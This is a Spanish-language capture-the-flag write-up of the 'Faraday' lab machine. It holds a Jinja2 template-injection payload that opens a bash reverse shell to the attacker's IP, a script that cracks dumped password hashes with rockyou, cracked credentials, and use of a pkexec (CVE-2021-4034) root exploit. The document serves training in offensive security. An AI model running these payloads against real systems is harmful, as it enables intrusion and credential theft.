Faraday

Warmup


Iniciamos la máquina escaneando los puertos de la máquina con `nmap` donde encontramos 3 puertos abiertos entre ellos `ssh`, y un servicio `http`

```
❯ nmap 10.13.37.14
Nmap scan report for 10.13.37.14
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8888/tcp open  sun-answerbook
```


También tenemos un puerto `8888` pero al conectarnos nos pide `credenciales`

```
❯ netcat 10.13.37.14 8888
Welcome to FaradaySEC stats!!!
Username: test
Password:
```


En la `web` tenemos una página que también nos pide `credenciales` sin embargo tenemos la posibilidad de `registrarnos` para despues poder iniciar sesión




Podemos simplemente registrarnos como el usuario `test` y con la contraseña `test`




Volvemos al `login` y ahora podemos iniciar sesión con el usuario que hemos creado




Al iniciar sesión nos pide una `configuración`, esta es de un servidor `SMTP` que recibira las `alertas` del sistema, configuramos nuestro `host` con el puerto `25`



Ahora se nos permite escoger un `nombre` de servidor de los que vienen por `defecto`



Sin embargo si interceptamos la petición podemos ver que el `nombre` se gestiona desde `profile` con un parametro `name`, asi que podemos cambiarlo por cualquiera



Ahora se nos redirige a un campo donde podemos enviar `mensajes`, vienen varios usuarios por defecto, para testear solo enviaremos `test` en los demas campos

Hay que pensar que hemos configurado un servidor `smtp` por el puerto `25` a nuestro host asi que podemos montar uno facilmente con `python` y estar en escucha

```
❯ sudo python3 -m smtpd -c DebuggingServer -n 10.10.14.10:25
```

Enviamos el `mensaje` desde la `web` y al hacerlo recibimos una `alerta`, en donde se nos indica lo que se ha enviado pero ademas de eso tambien podemos ver la `flag`

```
❯ sudo python3 -m smtpd -c DebuggingServer -n 10.10.14.10:25
---------- MESSAGE FOLLOWS ----------
b'Subject: test'
b'X-Peer: 10.13.37.14'
b''
b'An event was reported at JohnConnor:'
b'test'
b'Here is your gift FARADAY{ehlo_@nd_w3lcom3!}'
------------ END MESSAGE ------------
```

Let's count

Al aplicar fuerza bruta con `wfuzz` hacia directorios podemos ver que existe el directorio `.git` por lo que esta existente un `proyecto` expuesto de git

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.13.37.14/FUZZ -t 100 --hc 404
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.13.37.14/FUZZ
Total requests: 4713

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000012:   200        10 L     58 W       3892 Ch     ".git/index"
000000010:   200        1 L      2 W        23 Ch       ".git/HEAD"
000000011:   200        8 L      20 W       141 Ch      ".git/config"
000001212:   302        3 L      24 W       262 Ch      "configuration"
000002511:   200        73 L     125 W      1847 Ch     "login"
000002525:   302        3 L      24 W       218 Ch      "logout"
000003304:   302        3 L      24 W       250 Ch      "profile"
000003799:   200        81 L     129 W      1938 Ch     "signup"
```

Usando `git-dumper` podemos dumpear todos los archivos desde el proyecto .git

```
❯ git-dumper http://10.13.37.14/.git/ dump
[-] Testing http://10.13.37.14/.git/HEAD [200]
[-] Testing http://10.13.37.14/.git/ [404]
[-] Fetching common files
.............................................
```

Esto nos creara un nuevo directorio llamado `dump`, en el proyecto dumpeado podemos encontrar la base de la `web` que esta corriendo, vemos el `app.py`

```
dump ❯ ls -l
drwxr-xr-x kali kali 4.0 KB Thu Apr 20 23:17:21 2023 static
drwxr-xr-x kali kali 4.0 KB Thu Apr 20 23:17:22 2023 templates
.rw-r--r-- kali kali 8.0 KB Thu Apr 20 23:20:57 2023 app.py
.rw-r--r-- kali kali 233 B  Thu Apr 20 23:17:20 2023 commit-meta.txt
.rw-r--r-- kali kali 203 B  Thu Apr 20 23:17:20 2023 requirements.txt
```

Leyendo el `app.py` podemos ver lo que hace con el input sobre `/profile` y la redirección a `/sendMessage` que envia datos al servidor `SMTP`, hay una vulnerabilidad que salta a la vista y es el uso de `render_template_string` al enviar datos al servidor

```
@app.route('/profile')
@login_required
def profile():
    name = request.args.get('name', '')
    if name:
        if not current_user.message:
            message = MessageModel(server=name, user_id=current_user.id)
            db.session.add(message)
            db.session.commit()
        else:
            current_user.message[0].server = name
            db.session.commit()
        return redirect('/sendMessage')

    return render_template('base.html')

@app.route('/sendMessage', methods=['POST', 'GET'])
@login_required
def sendMessage():
    if request.method == "POST":
        if current_user.config and current_user.message:
            smtp = current_user.config[0]
            message = current_user.message[0]
            message.dest = request.form['dest']
            message.subject = request.form['subject']
            message.body =  "Subject: %s\r\n" % message.subject + render_template_string(template.replace('SERVER', message.server),
message=request.form['body'], tinyflag=os.environ['TINYFLAG'])
            db.session.commit()
            try:
                server = smtplib.SMTP(host=smtp.host, port=smtp.port)
                if smtp.smtp_username != '':
                    server.login(smtp.smtp_username, smtp.smtp_password)
                server.sendmail('no-reply@faradaysec.com', message.dest, message.body)
                server.quit()
            except:
                return render_template('bad-connection.html')
        elif not current_user.config:
            return redirect('/configuration')
```

```
        else:
            return redirect('/profile')

    return render_template('sender.html')
```

La idea es simple, podemos probar un payload basico para `SSTI` que es `{{7*7}}` esto apuntandolo en la url hacia `/profile` con el parametro `name` de esta forma

```
http://10.13.37.14/profile?name={{7*7}}
```

Al abrirlo en el navegador nos redirige a enviar el `mensaje`, enviamos cualquiera

Al recibir la alerta encontramos que tenemos un problema, el `{{` se elimina por lo que no se representa la respuesta en el `output` como es que lo esperabamos

```
---------- MESSAGE FOLLOWS ----------
b'Subject: test'
b'X-Peer: 10.13.37.14'
b''
b'An event was reported at 7*7}}:'
b'test'
b'Here is your gift FARADAY{ehlo_@nd_w3lcom3!}'
------------ END MESSAGE ------------
```

Leyendo un articulo sobre la vulnerabilidad encontramos algunas alternativas para aplicar la ejecucion de `comandos` al final nos queda el siguiente `payload` el cual se encargara de ejecutar un comando que nos enviara una `reverse shell` con bash

```
{% if request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('bash -c "bash -i >& /dev/tcp/10.10.14.10/443 0>&1"')['read']() ==
'chiv' %} a {% endif %}
```

Al `urlencodear` el payload y enviarlo en el parametro `name` quedaria algo asi

```
http://10.13.37.14/profile?name={%25+if+request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('bash+-c+"bash+-
i+>%26+/dev/tcp/10.10.14.10/443+0>%261"')['read']()+%3d%3d+'chiv'+%25}+a+{%25+endif+%25}
```

Al abrirlo nos redirigira a enviar el `mensaje` y al enviarlo recibimos una `revshell` como `root` aunque parece que en un `contenedor`, aunque podemos ver la `flag`

```
❯ sudo netcat -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.13.37.14
root@98aa0f47eb96:/app# id
uid=0(root) gid=0(root) groups=0(root)
root@98aa0f47eb96:/app# hostname -I
172.22.0.2
root@98aa0f47eb96:/app# cat flag.txt
FARADAY{7x7_1s_n0t_@lw4ys_49}
root@98aa0f47eb96:/app#
```

Time to play

En `/app` podemos ver varios archivos y directorios, entre ellos el directorio `db`

```
root@98aa0f47eb96:/app# ls -l
drwxr-xr-x 2 root root 4096 Jul 21  2021 __pycache__
-rwxr-xr-x 1 root root 8523 Jul 21  2021 app.py
drwxr-xr-x 2 root root 4096 Apr 21 03:25 db
-rw-r--r-- 1 root root   30 Jul 16  2021 flag.txt
-rw-r--r-- 1 root root  220 Jul 16  2021 requirements.txt
drwxr-xr-x 3 root root 4096 Jul 16  2021 static
drwxr-xr-x 2 root root 4096 Jul 21  2021 templates
-rw-r--r-- 1 root root   71 Jul 16  2021 wsgi.py
root@98aa0f47eb96:/app#
```

En el directorio `db` podemos ver un archivo que parece interesante `database.db`

```
root@98aa0f47eb96:/app/db# ls
database.db
root@98aa0f47eb96:/app/db#
```

Podemos pasarlo a nuestro equipo usando `base64`, en la db con `sqlite` podemos ver una tabla llamada `user_model` la cual contiene `usuarios` y `hashes`

```
❯ sqlite3 database.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
message_model  smtp_config    user_model
sqlite> select * from user_model;
1|admin@faradaysec.com|administrator|sha256$GqgROghu45Dw4D8Z$5a7eee71208e1e3a9e3cc271ad0fd31fec133375587dc6ac1d29d26494c3a20f
2|octo@faradaysec.com|octo|sha256$gqsmQ2210dEMufAk$98423cb07f845f263405de55edb3fa9eb09ada73219380600fc98c54cd700258
3|pasta@faradaysec.com|pasta|sha256$MsbGKnO1PaFa3jhV$6b166f7f0066a96e7565a81b8e27b979ca3702fdb1a80cef0a1382046ed5e023
4|root@faradaysec.com|root|sha256$L2eaiLgdT73AvPij$dc98c1e290b1ec3b9b8f417a553f2abd42b94694e2a62037e4f98d622c182337
5|pepe@gmail.com|pepe|sha256$9NzZrF4OtO9r0nFx$c3aa1b68bea55b4493d2ae96ec596176890c4ccb6dedf744be6f6bdbd652255d
6|nobody@gmail.com|nobody|sha256$E2bUlSPGhOi2f5Mi$2982efbc094ed13f7169477df7c078b429f60fe2155541665f6f41ef42cd91a1
7|test@test.test|test|sha256$oHEEZCzsOMOkElnD$5469582922a8c5dfd7105e2b1898de926c56445c06eadafdd19680a6f0f37a6c
sqlite>
```

Para trabajar facilmente guardaremos la data en un archivo llamado `hashes` la cual contendra solo `usuarios` y `hashes` separados por `:` en el formato `user:hash`

```
❯ cat hashes
administrator:sha256$GqgROghu45Dw4D8Z$5a7eee71208e1e3a9e3cc271ad0fd31fec133375587dc6ac1d29d26494c3a20f
octo:sha256$gqsmQ2210dEMufAk$98423cb07f845f263405de55edb3fa9eb09ada73219380600fc98c54cd700258
pasta:sha256$MsbGKnO1PaFa3jhV$6b166f7f0066a96e7565a81b8e27b979ca3702fdb1a80cef0a1382046ed5e023
root:sha256$L2eaiLgdT73AvPij$dc98c1e290b1ec3b9b8f417a553f2abd42b94694e2a62037e4f98d622c182337
pepe:sha256$9NzZrF4OtO9r0nFx$c3aa1b68bea55b4493d2ae96ec596176890c4ccb6dedf744be6f6bdbd652255d
nobody:sha256$E2bUlSPGhOi2f5Mi$2982efbc094ed13f7169477df7c078b429f60fe2155541665f6f41ef42cd91a1
test:sha256$oHEEZCzsOMOkElnD$5469582922a8c5dfd7105e2b1898de926c56445c06eadafdd19680a6f0f37a6c
```

No podemos hacerlo con `john` asi que las palabras del `rockyou` las convertiremos en `hash`, al compararlo con el que tenemos si son `iguales` tenemos la contraseña

```
#!/usr/bin/python3
from werkzeug.security import check_password_hash
from pwn import log

hashes = open("hashes", "r")

for hash in hashes:
    hash = hash.strip()
    user = hash.split(":")[0]
    hash = hash.split(":")[1]

    with open("/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt", "r", errors="ignore") as file:
        for line in file:
            password = line.strip()
            if check_password_hash(hash, password):
                log.success(f"Credencial valida: {user}:{password}")
```

Al ejecutarlo logramos `crackear` varios de los hashes y obtenemos `5` contraseñas

```
❯ python3 exploit.py
[+] Credencial valida: pasta:antihacker
[+] Credencial valida: pepe:sarmiento
[+] Credencial valida: administrator:ihatepasta
[+] Credencial valida: octo:octopass
[+] Credencial valida: test:test
```

Las de `pasta` parecen ser validas para `ssh`, obtenemos una shell en la maquina real

```
❯ ssh pasta@10.13.37.14
pasta@10.13.37.14's password: antihacker
pasta@erlenmeyer:~$ id
uid=1001(pasta) gid=1001(pasta) groups=1001(pasta)
pasta@erlenmeyer:~$ hostname -I
10.13.37.14 172.17.0.1 172.22.0.1
pasta@erlenmeyer:~$
```

Aun no encontramos la `flag`, solo podemos ver un compilado llamado `crackme`


```
pasta@erlenmeyer:~$ ls
crackme
pasta@erlenmeyer:~$
```

Podemos descargarlo con `scp` aprovechando la conexión `ssh`, lo ejecutamos y nos pide insertar la `flag`, si le pasamos cualquier cosa solo `termina` el programa

```
❯ sshpass -p antihacker scp pasta@10.13.37.14:crackme .

❯ ./crackme
Insert flag: test
```

Lo abrimos y decompilamos usando `ida` donde podemos ver algunas funciones entre ellas la base, `main` que a su derecha encontramos todo el codigo en `C`



Analizaremos principalmente la función principal `main` donde hay cosas interesantes

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char input; // al
  double result; // xmm0_8
  double y; // [rsp+10h] [rbp-48h]
  double x; // [rsp+18h] [rbp-40h]
  __int128 part1; // [rsp+20h] [rbp-38h] BYREF
  __int64 part2; // [rsp+30h] [rbp-28h]
  double part3; // [rsp+38h] [rbp-20h]
  unsigned __int64 stack_cookie; // [rsp+48h] [rbp-10h]

  stack_cookie = __readfsqword(0x28u);
  __printf_chk(1LL, "Insert flag: ", envp);
  __isoc99_scanf("%32s", &part1);
  input = BYTE3(part3);
  HIWORD(part2) = __ROL2__(HIWORD(part2), 8);
  BYTE3(part3) = HIBYTE(part3);
  HIBYTE(part3) = input;
  if ( part1 == __PAIR128__('@_3lbu0d', '{YADARAF') && LOBYTE(part3) == '_' && part2 == '@to1f_dn' )
  {
    y = part3;
    x = *((double *)&part1 + 1);
    __printf_chk(1LL, "x: %.30lf\n", *((double *)&part1 + 1));
    __printf_chk(1LL, "y: %.30lf\n", COERCE_DOUBLE('@to1f_dn'));
    __printf_chk(1LL, "z: %.30lf\n", y);
    result = x * 326.9495605207693 * (x * 326.9495605207693) / y;
    round_double(result, 30);
    __printf_chk(1LL, "%.30lf\n", result);
    round_double(result, 30);
    if ( fabs(result - 4088116.817143337) >= 0.000000119209289550781 2 )
      puts("Try Again");
    else
      puts("Well done!");
  }
  if ( __readfsqword(0x28u) != stack_cookie )
    start();
  return 0;
}
```

La primera parte de la `flag` podemos verla directamente en la función `main` aunque faltan algunos `caracteres` para completar toda la cadena de texto

```
FARADAY{d0ubl3_@nd_f1o@t_
```

Lo que podemos hacer es bruteforcear los posibles caracteres donde el byte del double es `_` y los caracteres `3` y `7` se intercambian, esto hasta cumplir la condicion

```
#!/usr/bin/python3
from itertools import product
import struct, string

flag = "FARADAY{d0ubl3_@nd_f1o@t_"

characters = string.ascii_lowercase + string.punctuation

for combination in product(characters, repeat=5):
    chars = "".join(combination).encode()
    value = b"_" + chars[:2] + b"}" + chars[2:] + b"@"
    result = 1665002837.488342 / struct.unpack("d", value)[0]

    if abs(result - 4088116.817143337) <= 0.000000119209289550781 2:
        value = chars[:2] + b"@" + chars[2:] + b"}"
```

```
        print(flag + value.decode())
        break
```

Al ejecutarlo bruteforcea los caracteres hasta que se cumpla la `condicion`, cuando es asi intercambia los bytes y le suma la `flag` que teniamos antes para obtenerla

```
❯ python3 exploit.py
FARADAY{d0ubl3_@nd_f1o@t_be@uty}
```

Careful read

Antes hemos conseguido mas `credenciales`, al buscar otras validas para `ssh` encontramos las del usuario `administrator`, obtenemos otra shell en la máquina

```
❯ sshpass -p ihatepasta ssh administrator@10.13.37.14
administrator@erlenmeyer:~$ id
uid=1000(administrator) gid=1000(administrator) groups=1000(administrator)
administrator@erlenmeyer:~$ hostname -I
10.13.37.14 172.17.0.1 172.22.0.1
administrator@erlenmeyer:~$
```

Dentro de los archivos de los que somos `propietarios` encontramos el archivo `access.log` de apache que generalmente un usuario normal no deberia poder leer

```
administrator@erlenmeyer:~$ find / -user administrator 2>/dev/null | grep -vE "/proc|/sys|/home|/run"
/dev/pts/0
/var/mail/administrator
/var/log/apache2/access.log
administrator@erlenmeyer:~$
```

En el encontramos varios `logs` hechos con `sqlmap` hacia el archivo `/update.php`

```
administrator@erlenmeyer:~$ cat /var/log/apache2/access.log | grep sqlmap | head -n1
4969 192.168.86.1 - - [20/Jul/2021:00:00:00 -0700] "GET /update.php?
keyword=python%27%20WHERE%201388%3D1388%20AND%20%28SELECT%207036%20FROM%20%28SELECT%28SLEEP%283-
%28IF%28ORD%28MID%28%28SELECT%20IFNULL%28CAST%28table_name%20AS%20NCHAR%29%2C0x20%29%20FROM%20INFORMATION_SCHEMA.TABLES%20WHERE%20table_schema%3D0x6d7973716
c%20LIMIT%2028%2C1%29%2C3%2C1%29%29%3E110%2C0%2C3%29%29%29%29%29pqBK%29--%20EZas&text=python3 HTTP/1.1" 200 327 "http://192.168.86.128:80/update.php"
"sqlmap/1.5.7.4#dev (http://sqlmap.org)"
administrator@erlenmeyer:~$
```

Hay algunas lineas que siguen un `patron` por ejemplo `))>96` que son `))` seguido de algo y un numero en `decimal`, lo que haremos sera tomar esas lineas despues de `urldecodearlas` y convertir cada uno de los decimales a `texto` legible con `chr`

```
#!/usr/bin/python3
import re, urllib.parse

with open("/var/log/apache2/access.log") as file:
    for line in file:
        line = urllib.parse.unquote(line)
        if not "update.php" in line:
            continue
        regex = re.search("\)\)!=(\d+)", line)
        if regex:
            decimal = int(regex.group(1))
            print(chr(decimal), end="")
```

Al ejecutarlo podemos ver bastante `output`, en una parte de el encontramos la `flag`

```
administrator@erlenmeyer:~$ python3 exploit.py
....FARADAY{@cc3ss_10gz_c4n_b3_use3fu111}....
administrator@erlenmeyer:~$
```

Administrator Privesc

Buscando archivos con privilegios `suid` encontramos uno bastante clasico, `pkexec`

```
administrator@erlenmeyer:~$ find / -perm -4000 2>/dev/null | grep -v snap
/usr/bin/umount
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/at
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
administrator@erlenmeyer:~$ ls -l /usr/bin/pkexec
-rwsr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
administrator@erlenmeyer:~$
```

Podemos usar un exploit de CVE-2021-4034 para convertirnos en `root` y leer la flag

```
administrator@erlenmeyer:/tmp$ python3 exploit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
# whoami
root
```

```
# hostname -I
10.13.37.14 172.17.0.1 172.22.0.1
# cat /root/flag.txt
FARADAY{__1s_pR1nTf_Tur1ng_c0mPl3t3?__}
#
```

Hidden pasta

Estaba el puerto `8888`, nos pedia `credenciales`, de antes tenemos `varias`, al enviar las de `pasta` que usamos para ssh que funcionan se nos devuelve la `flag`

```
❯ netcat 10.13.37.14 8888
Welcome to FaradaySEC stats!!!
Username: pasta
Password: antihacker
access granted!!!
FARADAY{C_1s-0ld-Bu7_n0t-0bs0|3te}
```

Root KIt

En /root encontramos un archivo .txt que parece ser el output de `chkrootkit`, en este archivo nos muestra que el rootkit `Reptile` esta presente en esta máquina

```
root@erlenmeyer:~# cat chkrootkit.txt
Checking `amd'...                                           not found
Checking `biff'...                                          not found
Checking `fingerd'...                                       not found
Checking `gpm'...                                           not found
Checking `inetdconf'...                                     not found
Checking `identd'...                                        not found
Checking `mingetty'...                                      not found
Checking `named'...                                         not found
Checking `pop2'...                                          not found
Checking `pop3'...                                          not found
Checking `rpcinfo'...                                       not found
Checking `rlogind'...                                       not found
Checking `rshd'...                                          not found
Checking `sshd'...                                          not found
Checking `tcpd'...                                          not found
Checking `telnetd'...                                       not found
Checking `timed'...                                         not found
Checking `traceroute'...                                    not found
Searching for sniffer's logs, it may take a while...        nothing found
Searching for rootkit HiDrootkit's default files...         nothing found
Searching for rootkit t0rn's default files...               nothing found
Searching for t0rn's v8 defaults...                         nothing found
Searching for rootkit Lion's default files...               nothing found
Searching for rootkit RSHA's default files...               nothing found
Searching for rootkit RH-Sharpe's default files...          nothing found
Searching for Ambient's rootkit (ark) default files and dirs... nothing found
Searching for suspicious files and dirs, it may take a while... The following suspicious files and directories were found:
Searching for LPD Worm files and dirs...                    nothing found
Searching for Ramen Worm files and dirs...                  nothing found
Searching for Maniac files and dirs...                      nothing found
Searching for RK17 files and dirs...                        nothing found
Searching for Ducoci rootkit...                             nothing found
Searching for Adore Worm...                                 nothing found
Searching for ShitC Worm...                                 nothing found
Searching for Omega Worm...                                 nothing found
Searching for Sadmind/IIS Worm...                           nothing found
Searching for MonKit...                                     nothing found
Searching for Showtee...                                    nothing found
Searching for OpticKit...                                   nothing found
Searching for T.R.K...                                      nothing found
Searching for Mithra...                                     nothing found
Searching for LOC rootkit...                                nothing found
Searching for Romanian rootkit...                           nothing found
Searching for Suckit rootkit...                             nothing found
Searching for Volc rootkit...                               nothing found
Searching for Gold2 rootkit...                              nothing found
Searching for TC2 Worm default files and dirs...            nothing found
Searching for Anonoying rootkit default files and dirs...   nothing found
Searching for ZK rootkit default files and dirs...          nothing found
Searching for ShKit rootkit default files and dirs...       nothing found
Searching for AjaKit rootkit default files and dirs...      nothing found
Searching for zaRwT rootkit default files and dirs...       nothing found
Searching for Madalin rootkit default files...              nothing found
Searching for Fu rootkit default files...                   nothing found
Searching for ESRK rootkit default files...                 nothing found
Searching for rootedoor...                                  nothing found
Searching for Reptile Rootkit...                            found it
Searching for ENYELKM rootkit default files...              nothing found
Searching for common ssh-scanners default files...          nothing found
Searching for Linux/Ebury - Operation Windigo ssh...        nothing found
Searching for 64-bit Linux Rootkit ...                      nothing found
Searching for 64-bit Linux Rootkit modules...               nothing found
Searching for Mumblehard Linux ...                          nothing found
Searching for Backdoor.Linux.Mokes.a ...                    nothing found
Searching for Malicious TinyDNS ...                         nothing found
Searching for Linux.Xor.DDoS ...                            nothing found
Searching for Linux.Proxy.1.0 ...                           nothing found
Searching for CrossRAT ...                                  nothing found
Searching for Hidden Cobra ...                              nothing found
Searching for Rocke Miner ...                               nothing found
